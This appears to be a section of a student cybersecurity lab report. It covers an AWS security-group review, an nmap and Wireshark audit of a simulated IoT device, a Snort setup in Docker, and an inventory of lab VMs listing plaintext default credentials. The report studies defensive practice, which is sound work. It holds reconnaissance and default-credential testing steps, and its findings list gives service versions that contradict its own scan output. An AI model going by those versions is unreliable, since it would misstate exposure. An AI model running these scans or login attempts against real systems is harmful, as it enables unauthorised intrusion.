|||                                   IpPermissionsEgress                                     |||
||+--------------------------------------------------------------------+----------------------+||
|||  IpProtocol                                                        |  -1                  |||
||+--------------------------------------------------------------------+----------------------+||
||||                                      IpRanges                                           ||||
|||+-----------------------------------------+-----------------------------------------------+|||
||||  CidrIp                                 |  0.0.0.0/0                                    ||||
|||+-----------------------------------------+-----------------------------------------------+|||
(END)
```

Figure 10.26

1.C.3 Examine ingress rules in detail




Figure 10.27

1.C.4 Validate the port's reachability with Nmap




Figure 10.28

-Upon inspection of EC2 Security groups, I found that there were two groups in this AWS instance. The first group is the default group, which has no ingress rules. This group is secure since it has no public ingress. The second group is the insecure-sg group, which is open on port 22 from 0.0.0.0/0. This group is insecure, the SSH is open and at risk of being brute-forced.

End Subtask 1.C

Subtask 2: Perform a basic security audit on at least one IoT device using Shodan

-For this subtask I configured a VM with Turnkey Fileserver and then installed telnetd, syslogd, and inetd.
-This simulates an IoT device with Telnet, FTP, HTTP, and weak default credentials.
-I then perform a basic security audit on it using nmap and wireshark from my Kali VM.

2.1 Identify the IoT devices IP address

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24 -oN ~/iot_assessment/iot_ping_sweep.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-12 15:48 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00095s latency).
MAC Address: 28:80:88:33:36:D2 (Netgear)
Nmap scan report for 192.168.1.3
Host is up (0.00042s latency).
MAC Address: 2C:EA:7F:DA:54:8C (Dell)
Nmap scan report for 192.168.1.5
Host is up (0.00044s latency).
MAC Address: 5C:60:BA:E0:60:86 (HP)
Nmap scan report for 192.168.1.6
Host is up (0.00043s latency).
MAC Address: BC:24:11:79:3F:9D (Unknown)
Nmap scan report for 192.168.1.9
Host is up (0.00043s latency).
MAC Address: BC:24:11:7E:B9:7B (Unknown)
Nmap scan report for 192.168.1.10
Host is up (0.00043s latency).
MAC Address: BC:24:11:56:43:70 (Unknown)
Nmap scan report for 192.168.1.12
Host is up (0.00043s latency).
MAC Address: BC:24:11:65:2D:E1 (Unknown)
Nmap scan report for 192.168.1.50
Host is up (0.00030s latency).
MAC Address: 6C:6E:07:13:8C:52 (Unknown)
Nmap scan report for 192.168.1.14
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 28.01 seconds
```

Figure 10.29

2.2 Port scan and banner grab

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.1.12 -oN ~/iot_assessment/iot_nmap_all_ports.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-12 16:19 EDT
Nmap scan report for 192.168.1.12
Host is up (0.000059s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE           VERSION
21/tcp    open  ftp               Pure-FTPd
22/tcp    open  ssh               OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
23/tcp    open  telnet
80/tcp    open  http              Apache httpd
111/tcp   open  rpcbind           2-4 (RPC #100000)
139/tcp   open  netbios-ssn       Samba smbd 4.6.2
443/tcp   open  ssl/http          Apache httpd
445/tcp   open  netbios-ssn       Samba smbd 4.6.2
2049/tcp  open  nfs_acl           3 (RPC #100227)
8357/tcp  open  http              BaseHTTPServer 0.6 (Python 3.11.2)
12321/tcp open  ssl/warehouse-sss?
37695/tcp open  mountd            1-3 (RPC #100005)
44333/tcp open  nlockmgr          1-4 (RPC #100021)
50453/tcp open  mountd            1-3 (RPC #100005)
55237/tcp open  mountd            1-3 (RPC #100005)
60267/tcp open  status            1 (RPC #100024)
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit
.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port23-TCP:V=7.94SVN%I=7%D=6/12%Time=684B365A%P=x86_64-pc-linux-gnu%r(N
SF:ULL,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xf
SF:f\xfd\$")%r(GenericLines,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20
SF:\xff\xfd#\xff\xfd'\xff\xfd\$")%r(tn3270,21,"\xff\xfb%\xff\xfb&\xff\xfd\
SF:x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$\xff\xfe\x19\xff\xfc\x19\xff
SF:\xfd\0\xff\xfb\0")%r(GetRequest,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\
SF:fd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(RPCCheck,15,"\xff\xfb%\xff\xfb&
SF:\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(Help,15,"\xff\
SF:xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(S
SF:IPOptions,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\x
SF:fd'\xff\xfd\$")%r(NCP,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xf
SF:f\xfd#\xff\xfd'\xff\xfd\$");
```

Figure 10.30
Figure 10.31 (See Appendix 10)

2.3 Check for default credentials

-2.3.A Telnet login attempt
Figure 10.32 (See Appendix 10)

-2.3.B SSH/SFTP login attempt
Figure 10.33 (See Appendix 10)

-2.3.C FTP login attempt
Figure 10.34 (See Appendix 10)

-2.3.D Web interface login
Figure 10.35 (See Appendix 10)

2.4 Identify known CVEs via banners

```
┌──(kali㉿kali)-[~]
└─$ grep -E "vsftpd|OpenSSH|telnetd|Apache|Webmin|Samba|syslog" ~/iot_assessment/iot_nmap_all_ports.txt ~/ito_assessment/iot_cve_research.txt
/home/kali/iot_assessment/iot_nmap_all_ports.txt:22/tcp    open  ssh             OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
/home/kali/iot_assessment/iot_nmap_all_ports.txt:80/tcp    open  http            Apache httpd
/home/kali/iot_assessment/iot_nmap_all_ports.txt:139/tcp   open  netbios-ssn     Samba smbd 4.6.2
/home/kali/iot_assessment/iot_nmap_all_ports.txt:443/tcp   open  ssl/http        Apache httpd
/home/kali/iot_assessment/iot_nmap_all_ports.txt:445/tcp   open  netbios-ssn     Samba smbd 4.6.2
grep: /home/kali/ito_assessment/iot_cve_research.txt: No such file or directory
```

Figure 10.36

2.5 Capture unencrypted traffic




Figure 10.37

2.6 IoT misconfigurations and issues

1. Telnet open (port 23) via inetutils-telnetd
   - Risk: Credentials sent in plaintext—captured by Wireshark

2. Default credentials (`root/Passw0rd`) accepted on Telnet, SSH, FTP, Webmin

3. Outdated service versions with known CVEs
   - vsftpd 3.0.3, Apache 2.4.25, Samba 4.7.6, Webmin 1.890

4. SMB (139/445) exposed with default shares
   - Risk: anonymous NTLM/null sessions possible.

5. syslogd (udp/514) open
   - Risk: attacker can inject false logs.

End subtask 2

Task 11: Defense Strategies (Mark Kovach)

Subtask 1: Develop an Intrusion Detection/Prevention System (IDS/IPS) rule set using Snort

1.1 Create a VM




Figure 11.1

1.2 Baseline capture for 15 minutes

```
snort@snort:~$ sudo ip link set ens18 promisc on
[sudo] password for snort:
snort@snort:~$ ls /var/log/sniff
ls: cannot access '/var/log/sniff': No such file or directory
snort@snort:~$ mkdir /var/log/sniff
mkdir: cannot create directory '/var/log/sniff': Permission denied
snort@snort:~$ sudo mkdir /var/log/sniff
[sudo] password for snort:
snort@snort:~$ sudo tcpdump -i any -G 900 -w /var/log/sniff/baseline_2025-06-13.pcap
[sudo] password for snort:
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
ls
^C55426 packets captured
82002 packets received by filter
0 packets dropped by kernel
snort@snort:~$ _
```

Figure 11.2

1.3 Install Snort 2 on Ubuntu server vm and get it running

After boundless headaches i decided to install it as a docker on the localstack vm

```
localstack@localstack:~$ sudo docker run --rm frapsoft/snort --version

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.8.2 GRE (Build 335)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.7.4
           Using PCRE version: 8.38 2015-11-23
           Using ZLIB version: 1.2.8
```

Figure 11.3

Run snort with host networking and launch in sensor only mode

```
include $RULE_PATH/x11.rules

##################################################
# Step #8: Customize your preprocessor and decoder alerts
# For more information, see README.decoder_preproc_rules
##################################################

# decoder and preprocessor event rules
# include $PREPROC_RULE_PATH/preprocessor.rules
# include $PREPROC_RULE_PATH/decoder.rules
# include $PREPROC_RULE_PATH/sensitive-data.rules

##################################################
# Step #9: Customize your Shared Object Snort Rules
# For more information, see http://vrt-blog.snort.org/2009/01/using-vrt-certified-shared-object-rules.html
##################################################

# dynamic library rules
# include $SO_RULE_PATH/bad-traffic.rules
# include $SO_RULE_PATH/chat.rules
# include $SO_RULE_PATH/dos.rules
# include $SO_RULE_PATH/exploit.rules
# include $SO_RULE_PATH/icmp.rules
# include $SO_RULE_PATH/imap.rules
# include $SO_RULE_PATH/misc.rules
# include $SO_RULE_PATH/multimedia.rules
# include $SO_RULE_PATH/netbios.rules
# include $SO_RULE_PATH/nntp.rules
# include $SO_RULE_PATH/p2p.rules
# include $SO_RULE_PATH/smtp.rules
# include $SO_RULE_PATH/snmp.rules
# include $SO_RULE_PATH/specific-threats.rules
# include $SO_RULE_PATH/web-activex.rules
# include $SO_RULE_PATH/web-client.rules
# include $SO_RULE_PATH/web-iis.rules
# include $SO_RULE_PATH/web-misc.rules

# Event thresholding or suppression commands. See threshold.conf
include threshold.conf
localstack@localstack:~$ sudo touch /opt/snort/rules/custom.rules
localstack@localstack:~$ sudo docker run -d --name snort-sensor --network host --cap-add=NET_ADMIN --cap-add=NET_RAW -v /opt/snort/etc/snort.conf:/etc/snort/sno
rt.conf -v /opt/snort/rules:/etc/snort/rules -v /opt/snort/log:/var/log/snort snortrules/snort2:latest -i eth0 -c /etc/snort/snort.conf -A console
Unable to find image 'snortrules/snort2:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": dial tcp: lookup registry-1.docker.io on 127.0.0.53:53: server misbehaving

Run 'docker run --help' for more information
localstack@localstack:~$ sudo docker run -d --name snort-sensor --network host --cap-add=NET_ADMIN --cap-add=NET_RAW -v /opt/snort/etc/snort.conf:/etc/snort/sno
rt.conf -v /opt/snort/rules:/etc/snort/rules -v /opt/snort/log:/var/log/snort frapsoft/snort -i eth0 -c /etc/snort/snort.conf -A console
1b16d64c832dbc901914711cfff014c9a0d17eedf4822cd771de48ef500b2ccd
localstack@localstack:~$ _
```

Figure 11.4

sudo mkdir -p /opt/snort/etc /opt/snort/rules /opt/snort/log

sudo mkdir -p /opt/snort/etc
docker run --rm snortrules/snort2:latest cat /etc/snort/snort.conf | sudo tee /opt/snort/etc/snort.conf
sudo touch /opt/snort/rules/custom.rules
Launch snort in sensor only mode
docker run -d --name snort-sensor --network host --cap-add=NET_ADMIN --cap-add=NET_RAW -v /opt/snort/etc/snort.conf:/etc/snort/snort.conf -v /opt/snort/rules:/etc/snort/rules -v /opt/snort/log:/var/log/snort snortrules/snort2:latest -i eth0 -c /etc/snort/snort.conf -A console

1.4 Add five custom rules




Figure 11.5

Subtask 2: Create a network segmentation plan using a tool like draw.io




Figure 11.6

Environment

Hardware:

Netgear X6S Nighthawk
-No WAN

Dell R340
-8DDG243
-Intel Xeon E-2224 3.4GHz, 8M c ache, 4C/4T, turbo (71W)
-16GB 2666MT/s DDR4 ECC UDIMM
-Broadcom 5720 Dual Port 1GbE BASE-T Adapter, PCIe Low Profile
-PERC H330 RAID Controller
-Dual Hot Plug Power Supplies 350W
-Static Rails
-2 * 512gb SATA SSD

Software:

OS: Proxmox

VM0 (ID: 100): Kali

VM1 (ID: 9000): Metasploitable 2
192.168.1.
https://sourceforge.net/projects/metasploitable/
https://forum.proxmox.com/threads/metasploitable2.126195/

VM2 (ID: 9001): DVWA
turnkey lamp v18.1
https://www.turnkeylinux.org/lamp
Passw0rd
web: 192.168.1.9
webmin: 192.168.1.9:12321
adminer: 192.168.1.9:12322
ssh/sftp: root@192.168.1.9 (port 22)
https://github.com/digininja/DVWA
php db user/pass: dvwa/p@ssw0rd
mariadb password Passw0rd

mariadb create user dvwa@localhost identified by p@ssw0rd
192.168.1.9/dvwa/
user/pass admin/password

VM3 (ID:9002): LocalStack / Snort
ubuntu server 22.04
192.168.1.10
user/pass localstack/localstack
installed docker
installed localstack.tar (was a whole process)
installed snort3-docker.tar
frapsoft/snort

VM4 (ID:9003): IoT Sim
Turnkey Fileserver V18.0
https://www.turnkeylinux.org/fileserver
root/Passw0rd
web: 192.168.1.12
webmin: 192.168.1.12:12321
SMB/CIFS: \\192.168.1.12 (ports 139/445)
FTP/FTPS: root@192.168.1.12 (port 21)
SSH.SFTP: root@192.168.1.12 (port 22)
inetutils-telnetd, inetutils-syslogd, and openbsd-inetd

VM5 (ID:9004): REMnux
https://docs.remnux.org/install-distro/get-virtual-appliance
Note: Display should be set to VMware compatible
CPU should be set to qemu64
user/pass remnux/malware
192.168.1.69
Isolated VLAN

VM6 (ID:9005): Windows 10
192.168.1.100
Isolated VLAN

Appendix

Figure 1. A screenshot of the Metasploitable2 target created in OpenVAS:

